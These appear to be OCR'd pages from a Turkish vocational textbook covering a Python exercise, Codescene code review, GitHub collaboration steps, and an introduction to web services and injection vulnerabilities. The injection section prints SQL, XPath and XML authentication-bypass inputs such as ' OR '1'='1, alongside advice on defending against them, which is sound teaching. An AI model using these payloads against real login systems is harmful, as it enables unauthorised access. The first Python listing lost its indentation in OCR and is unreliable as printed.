
```
def calculate_factorial(n):
if n<=1:
   return 1
else:
   return n* calculate_factorial(n-1)
def fibonanacci_sequence(n):
  sequence=[0,1]
  while len(sequence)<n:
next_num=sequence[-1]+sequence[-2]
sequence.append(next_num)
  return sequence
def main():
  num=int(input("Bir sayı giriniz:"))
  factorial=calculate_factorial(num)
  print(f"Faktöriyali alınan sayı{num} sonucu: {factorial}")
  fib_count=int (input("Oluşturulacak Fibonacci dizisi öğelerinin sayısını gi-
riniz:"))
  fib_sequence=fibonanacci_sequence(fib_count)
 print("Finonacci Dizisi:", fib_sequence)
if __name__ == "__main__":
    main()
```

6. Adım: Kodu çalıştırdığınızda Görsel 2.40'taki çıktıyı verdiğini gözlemleyiniz (Faktöriyel hesabı ve Fibonacci dizisi için **beş** değeri girilmiştir.).

```
Bir sayı giriniz: 5
Faktöriyeli alınan sayı 5 sonucu: 120
Oluşturulacak Fibonacci dizisi öğelerinin sayısını girin: 5
Fibonacci Dizisi: [0, 1, 1, 2, 3]
```

Görsel 2.40: Kodun çıktısı

7. Adım: Dosyanın en üstünde yer alan **Code health score** (Görsel 2.41) yazısına tıklayınız.



Görsel 2.41: Codescene code analizi

8. Adım: Codescene eklentisi vasıtasıyla kodunuzun kalite değerlendirmesini gözlemleyiniz.

Codescene ve kod gözden geçirme araçları daha büyük ve karmaşık projelerde kod kalitesini artırmak için kullanılan güçlü araçlardır.

SIRA SİZDE

Kullanıcının klavyeden girdiği herhangi iki sayı ile dört işlem yapan Python kodunu yazıp, VS Code'da çalıştırarak kod gözden geçirme işlemini gerçekleştiriniz.


DEĞERLENDİRME		
Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmalarınızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı 15 dakika içinde tamamlayınız.		
KONTROL LİSTESİ		
DEĞERLENDİRME ÖLÇÜTLERİ	**EVET**	**HAYIR**
1. VS Code'a codescene eklentisi yükledi.		
2. Yeni bir Python dosyası oluşturdu.		
3. Değişkenleri tanımladı.		
4. Dört işlemi yapan program kodunu yazdı.		
5. Program kodunu çalıştırarak test etti.		
6. Kod gözden geçirme işlemini gerçekleştirdi.		
7. Değerlendirme işlemini yaptı.		
8. Çalışmayı verilen sürede tamamladı.		
9. Eksik olduğu ölçütleri tamamladı.		

7 UYGULAMA

> GitHub platformu ile kod yeniden gözden geçirme işlemini verilen adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Tarayıcınızdan **https://github.com/signup** adresini açınız.

2. Adım: GitHub kayıt ekranına e-posta adresinizi giriniz (Görsel 2.42).



Görsel 2.42: GitHub kayıt ekranı


3. Adım: Kayıt ekranına kullanıcı şifrenizi giriniz (Görsel 2.43).

Görsel 2.43: Kayıt ekranı şifre yazma alanı

4. Adım: Kayıt ekranına kullanıcı adınızı giriniz (Görsel 2.44).


Görsel 2.44: Kayıt ekranı kullanıcı adı yazma alanı

5. Adım: GitHub platformundan e-posta almak için **y**, almamak için **n** yazarak **Continue** butonuna tıklayınız (Görsel 2.45).



Görsel 2.45: E-posta alma ayarı

6. Adım: Hesabınızı doğrulamak için **Doğrula** butonuna tıklayınız (Görsel 2.46).



Görsel 2.46: Hesap doğrulama yöntemi seçimi

7. Adım: Hesap doğrulama için istenen işlemi yapınız (Görsel 2.47).


Görsel 2.47: Hesap doğrulama

8. Adım: Create account butonuna basınız.

9. Adım: E-posta adresinize gönderilen doğrulama kodunu giriniz (Görsel 2.48).

Görsel 2.48: GitHub doğrulama kodu giriş ekranı

10. Adım: Platformda kullanacağınız ekibe uygun proje seçeneklerini belirleyiniz (Görsel 2.49).




Görsel 2.49: GitHub proje seçenekleri ekranı

11. Adım: Continue butonuna basınız.

12. Adım: Hesap seçeneği olarak **bedava (FREE)** seçimini yapınız.

13. Adım: GitHub Desktop programını indirerek kurunuz.


14. Adım: GitHub Desktop karşılama sayfasında **Sig in to GitHub.com** butonuna basınız (Görsel 2.50).




Görsel 2.50: GitHub Desktop karşılama ekranı

15. Adım: GitHub platformuna giriş yaptıktan sonra GitHub Desktop uygulamasına yetkilendirme işlemini yapınız (Görsel 2.51).

16. Adım: GitHub Desktop uygulamasında **Create a New Repository on your hard drive…** seçeneğini seçerek bilgisayarınızda yeni bir depo oluşturunuz (Görsel 2.52).




Görsel 2.51: GitHub yetkilendirme ekranı




Görsel 2.52: GitHub Desktop başlangıç ekranı

17. Adım: Yeni bir depo oluşturma penceresinde deponun ismini, açıklamasını ve yerel klasörünü seçiniz (Görsel 2.53).



Görsel 2.53: GitHub yeni depo oluşturma

18. Adım: Open the repository in your external editor seçeneğini kullanarak deponuzu editörle açınız (Görsel 2.54).



Görsel 2.54: Haricî editör açma


19. Adım: Visual Studio Code editöründe **main.py** adında yeni bir Python dosyası oluşturunuz.

20. Adım: main.py dosyasına şu kodu yazarak kaydediniz:

```
# Bir sayının faktöriyelini hesaplayan Python kodu
def factorial(n):
  if n == 0 or n == 1:
    return 1
  else:
    return n * factorial(n - 1)
num = int(input("Faktöriyeli hesaplanacak sayıyı giriniz.: "))
result = factorial(num)
print(f"{num} sayısının faktöriyeli: {result}")
```


21. Adım: Publish repository seçeneğiyle deponuzu yayınlayınız (Görsel 2.54-1).

22. Adım: Depo adını ve açıklamasını giriniz (Görsel 2.55).




Görsel 2.55: Depo yayınlama seçenekleri

23. Adım: GitHub platformunda deponuzun ayarlar penceresinden **Collaborators (İş birlikçiler)** sekmesini tıklayarak yeni bir üye ekleyiniz (Görsel 2.56).



Görsel 2.56: Depo ayarları

24. Adım: Eklediğiniz üyenin kullanıcı adını, tam adını veya e-posta adresini girerek davetiyesini gönderiniz (Görsel 2.57).



Görsel 2.57: Ekip üyesi davet etme ekranı

25. Adım: Ekip üyenizin yaptığı değişiklikleri kontrol ediniz.

SIRA SİZDE

GitHub platformunda kod yeniden gözden geçirme işlemi yapınız.

DEĞERLENDİRME		
Çalışmanız aşağıda yer alan kontrol listesi kullanılarak değerlendirilecektir. Çalışmalarınızı yaparken değerlendirme ölçütlerini dikkate alınız. Çalışmanızı bir ders saati içinde tamamlayınız.		
KONTROL LİSTESİ		
DEĞERLENDİRME ÖLÇÜTLERİ	**EVET**	**HAYIR**
1. GitHub Desktop uygulamasıyla yeni bir depo oluşturdu.		
2. Depoya yeni dosyalar ekledi.		
3. Depodaki değişiklikleri yayınladı.		
4. Depoya ekip arkadaşlarını ekledi.		
5. Diğer ekip arkadaşlarının yaptığı değişiklikleri gözlemledi.		
6. Depoya yeni bir dal ekledi.		
7. Yeni dala istekler ekledi.		
8. Yapılan değişiklikleri izledi.		
9. Çalışmayı verilen sürede tamamladı.		
10. Eksik olduğu ölçütleri tamamladı.		

2.4. GÜVENLİ WEB SERVİSİ VE AJAX

Web servisleri (Görsel 2.58), farklı sistemlerin birbiriyle iletişim kurabilmesi için kullanılan bir teknolojidir. Web servisleri bu sistemler arasında veri alışverişi yapmaya, işlevleri çağırmaya veya kaynakları paylaşmaya yardımcı olur. Farklı sistemlerin birbiriyle uyumlu şekilde çalışmasını sağlar. Örneğin mobil uygulamanın verilerini bir sunucuda saklamak ve güncellemek için web servisleri kullanılabilir. Farklı şirketler arasında veri paylaşımı veya bir hizmetin dışarıya açılması için de web servisleri tercih edilir. Web servisleri aslında bir API'dir. Kısaca **API (Application Programming Interface)**, bir yazılımın veya hizmetin diğer yazılımlarla etkileşime girebilmesi için sunduğu arayüzdür. API'ler istemci uygulamaların (genellikle bir kullanıcının kullandığı uygulama) belirli işlevleri kullanabilmesine izin verir. Bu işlevler; veri almak, veri göndermek, hizmetleri çağırmak veya işlemleri gerçekleştirmek olarak örneklendirilebilir. Web servislerindeki temel ilişki, istemci ve sunucu arasındaki etkileşimdir. İstemci, genellikle kullanıcının kullandığı uygulamayı temsil ederken sunucu, verileri sağlayan veya hizmeti sunan tarafı ifade eder. İstemci, sunucuya bir istek gönderir. Sunucu da bu isteği işler ve sonucu istemciye geri gönderir. Bu istemci-sunucu ilişkisi, web servislerinin çalışma mantığının temelidir.

Görsel 2.58: Web servisleri

Web servisleri, temel olarak HTTP protokolü üzerinden çalışır ve genellikle XML veya JSON gibi veri formatlarını kullanarak veri paylaşımını gerçekleştirir. Farklı türde web hizmetleri vardır. En yaygın olanları şu üçüdür:

1. SOAP (Simple Object Access Protocol): Önceden belirlenmiş XML tabanlı bir mesaj formatını kullanarak web hizmetlerini tanımlayan bir protokoldür. SOAP, daha katı bir yapı ve güvenlik modeli sunabilir ancak veri paylaşımı genellikle daha karmaşıktır.

2. REST (Representational State Transfer): Daha esnek ve hafif bir yaklaşımdır. RESTful web hizmetleri genellikle HTTP metotlarını (GET, POST, PUT, DELETE gibi) kullanarak kaynaklara erişim sağlar. Veri genellikle JSON veya XML formatında taşınır. REST son zamanlarda çok popüler hâle gelmiştir. İnternet tabanlı hizmetlerin temelini oluşturur.

3. JSON-RPC ve XML-RPC: Bu protokoller, **uzaktan prosedür çağrısı (RPC)** kavramını kullanarak uygulamalar arasında veri alışverişi sağlar. JSON-RPC, JSON formatını kullanırken XML-RPC, XML formatını kullanır.

Web servisleri, farklı uygulamaların ve servis sağlayıcılarının birbirleriyle etkileşimde bulunmasını sağlar. Örneğin ödeme işlemi gerçekleştiren bir web hizmeti, e-ticaret sitelerinin ödeme sayfalarında kullanılabilir. Bu şekilde aynı hizmet, birden fazla uygulama tarafından kullanılabilir hâle gelir.

AJAX (Asynchronous JavaScript and XML), web servisleri ile ilgili bir yapıdır ancak tam anlamıyla bir web servisi protokolü veya teknolojisi değildir. AJAX, web sayfalarının arka planda veri alışverişi yapmasını, sayfa yeniden yüklenmeden dinamik içerikleri güncellemesini sağlayan bir teknik ve yaklaşımdır.

AJAX, web tarayıcıları içinde JavaScript kullanarak sunucu ile iletişim kurar. Bu iletişim, genellikle JSON veya XML formatında verilerin alınması veya gönderilmesiyle gerçekleşir. AJAX sayesinde kullanıcılar, web sayfalarını anında güncelleyebilirler. Böylece tam sayfa yenileme ihtiyacı ortadan kalkar. Bir diğer ifadeyle AJAX, web servisleri ile iletişim kurmanın bir yolunu sunar ancak kendi bir web servisi protokolü değildir. Web servisleri daha geniş bir kavramdır. Farklı protokol ve teknolojileri içerebilirken AJAX sadece belirli bir tarayıcı tabanlı tekniktir.

2.4.1. Web Servisi Zafiyetleri

Web servisleri, farklı sistemler arasında veri alışverişi yaparken bu verilerin gizliliğini, bütünlüğünü ve erişilebilirliğini sağlamalıdır. Aynı zamanda saldırılara karşı korunmalıdır. Örneğin hassas verilerin güvenli olmayan bir şekilde iletilmesi veya yetkisiz erişimler, ciddi güvenlik sorunlarına yol açabilir. Bu nedenle web servisleri güvenlik açısından titizlikle tasarlanmalı ve güvenlik önlemleri uygulanmalıdır. Web servisleri, güvenlik açısından bir dizi zafiyete maruz kalabilir.

2.4.1.1. Web Servislerinde Injection Zafiyetleri

Web servislerinde injection zafiyetleri şunlardır:

1. SQL Injection Zafiyeti: Web servislerinin veri tabanlarına gönderilen kullanıcı girişlerinin yetersiz bir şekilde denetlenmesi sonucu, saldırganların kötü amaçlı SQL sorgularını sisteme enjekte etmesine izin veren bir zafiyettir. Bu sorgular veri tabanına zarar verebilir veya hassas verileri çalabilir. Örneğin bir web uygulamasına kullanıcı adı ve şifreyle giriş yapılır. Kullanıcı tarafından giriş yapmak için kullanıcı adı ve şifre, girilen verilerdir ancak web uygulaması, girdileri yeterince doğrulamıyorsa bir saldırgan bu girdileri manipüle ederek veri tabanına zararlı kod enjekte edebilir. Kullanıcı adı ve şifreyi doğrulamak için kullanılan SQL sorgusu şu şekildedir:

```
SELECT * FROM users WHERE username = '$username' AND password = '$password'
' OR '1'='1
SELECT * FROM users WHERE username = '' OR '1'='1' AND password = '$password'
```

Bu durumda **'1'='1'** ifadesi her zaman doğru olduğu için saldırganın veri tabanı sorgusunda kullanıcı adı ve şifre kontrolü atlanır. Bu, saldırganın herhangi bir kullanıcı adı ve şifre olmadan sisteme giriş yapabilmesine yol açar. Bu, temel bir SQL Injection örneğidir. Gerçek dünyada çok daha karmaşık ve zararlı sorgularla saldırılar gerçekleştirilebilir. Bu nedenle web uygulamalarının girdilerini doğrulamak, filtrelemek, parametrelemek gibi güvenlik önlemleri alınarak bu tür saldırılar önlenebilir.

2. XPath Injection Zafiyeti: Bir web uygulamasının veri tabanı veya **XML** (**Extensible Markup Language**, veriyi yapılandırmak ve taşımak için kullanılan bir işaretleme dilidir.) verilerini sorgularken kullanılan XPath ifadelerinde güvenlik açıkları nedeniyle oluşan bir tür güvenlik zafiyetidir. XPath, XML belgelerinde belirli verilere erişmek için kullanılan bir dildir. XPath ifadeleriyle belirli veri düğümlerine veya özelliklere erişim sağlanır.

XPath Injection, saldırganların bir web uygulamasının kullanıcı girdilerini (genellikle bir web formu) manipüle ederek kötü niyetli XPath ifadelerini enjekte etmelerine yol açar. Bu sayede saldırganlar XML verilerinin alınmasında veya sorgulanmasında istedikleri gibi manipülasyon yapabilir. Bu tür bir saldırı genellikle hatalı girdi denetlemesi veya yetersiz veri doğrulama nedeniyle meydana gelir. XPath Injection saldırıları, aynı SQL enjeksiyonu veya XSS güvenlik açıkları gibi düşünülebilir. Özellikle uygulamalar XML verilerini dinamik olarak oluşturup sorguladığında veya bu şekilde işlediğinde XPath Injection zafiyeti riski oluşabilir. Örneğin bir web uygulaması, kullanıcı adı ve şifreyle giriş yapabilen bir arayüze sahip ve kullanıcı adını doğrularken XPath ifadesi kullanıyor olsun.

//user[@username='$username' and @password='$password']

Uygulama, kullanıcı girişini yeterince denetlemezse saldırgan kötü niyetli bir giriş yapabilir.

Kullanıcı adı: ‘ or ‘1’=’1

Şifre: herhangi_birşifre

Bu durumda XPath ifadesi şöyle olur:

//user[@username=” or ‘1’=’1’ and @password=’herhangi_birşifre’]

Bu da saldırganın kimlik doğrulamasını atlattığını ve giriş yapabildiğini gösterir.

XPath Injection saldırılarından korunmak için geliştiricilerin kullanıcı girdilerini doğru bir şekilde denetlemesi, veri doğrulama ve temizleme işlemlerini gerçekleştirmesi gereklidir. Ayrıca dinamik XPath ifadelerini oluştururken verileri güvenli bir şekilde yerleştirmek ve otomatik olarak güvenli XML işlemeyi sağlamak da gereklidir.

3. XML Injection Zafiyetleri: Bir web uygulamasının kullanıcı girdilerini yetersiz bir şekilde işleyerek veya denetlemeyerek XML verilerini manipüle etme yahut saldırma amacıyla kötü amaçlı kodların enjekte edilmesine neden olan bir güvenlik zafiyetidir.

XML Injection saldırıları, web uygulamasının kullanıcıdan alınan verileri veya girdileri doğru bir şekilde temizlemeden ve denetlemeden XML belgesini oluşturmak yahut işlemek amacıyla kullanıldığında gerçekleşir. Bu tür saldırılar genellikle uygulamanın güvenlik kontrolleri veya veri denetlemesi eksik olduğunda ortaya çıkar. Bir XML Injection saldırısının amacı; uygulamanın normal işleyişini bozmak, kullanıcıların hassas verilerini çalmak veya uygulama sunucusunu zayıflatmaktır.

Örneğin bir XML Injection saldırısında web uygulaması kullanıcıların adını ve yaşını bir XML belgesine eklemesine izin vermektedir. Kullanıcı adını ve yaşını girerken

```
Kullanıcı adı: <username>
Yaş: <age>25</age>
```

kullanıldığında uygulama bu girdileri alarak, bir XML belgesini işlerken yeterince denetlemeyebilir. Uygulama bu girdileri güvenli bir şekilde temizlememişse saldırgan şunun gibi kötü amaçlı girdileri kullanabilir:

```
Kullanıcı adı: </username><password>saldiri</password><age>
Yaş: <age>25</age>
```

Bu durumda uygulama, kullanıcının girişini aldığında şu şekilde kötü amaçlı bir XML belgesi oluşturur:

Saldiri.xml

```
<user>
 <username></username>
 <password>saldiri</password>
 <age></age>
</user>
```

Bu tür bir saldırı, kullanıcı adı ve şifre gibi hassas bilgileri ele geçirmek veya XML işleme sürecini bozmak amacıyla kullanılır.

XML Injection saldırılarından korunmak için kullanıcı girdilerini doğru bir şekilde temizlemek, veri denetlemesi yapmak ve XML işlemesini güvenli bir şekilde gerçekleştirmek önemlidir. Ayrıca uygulama katmanında güvenlik kontrolleri sağlamak ve kullanıcı girdilerinin istenmeyen kod enjeksiyonuna karşı korunmasını sağlamak da önemlidir.

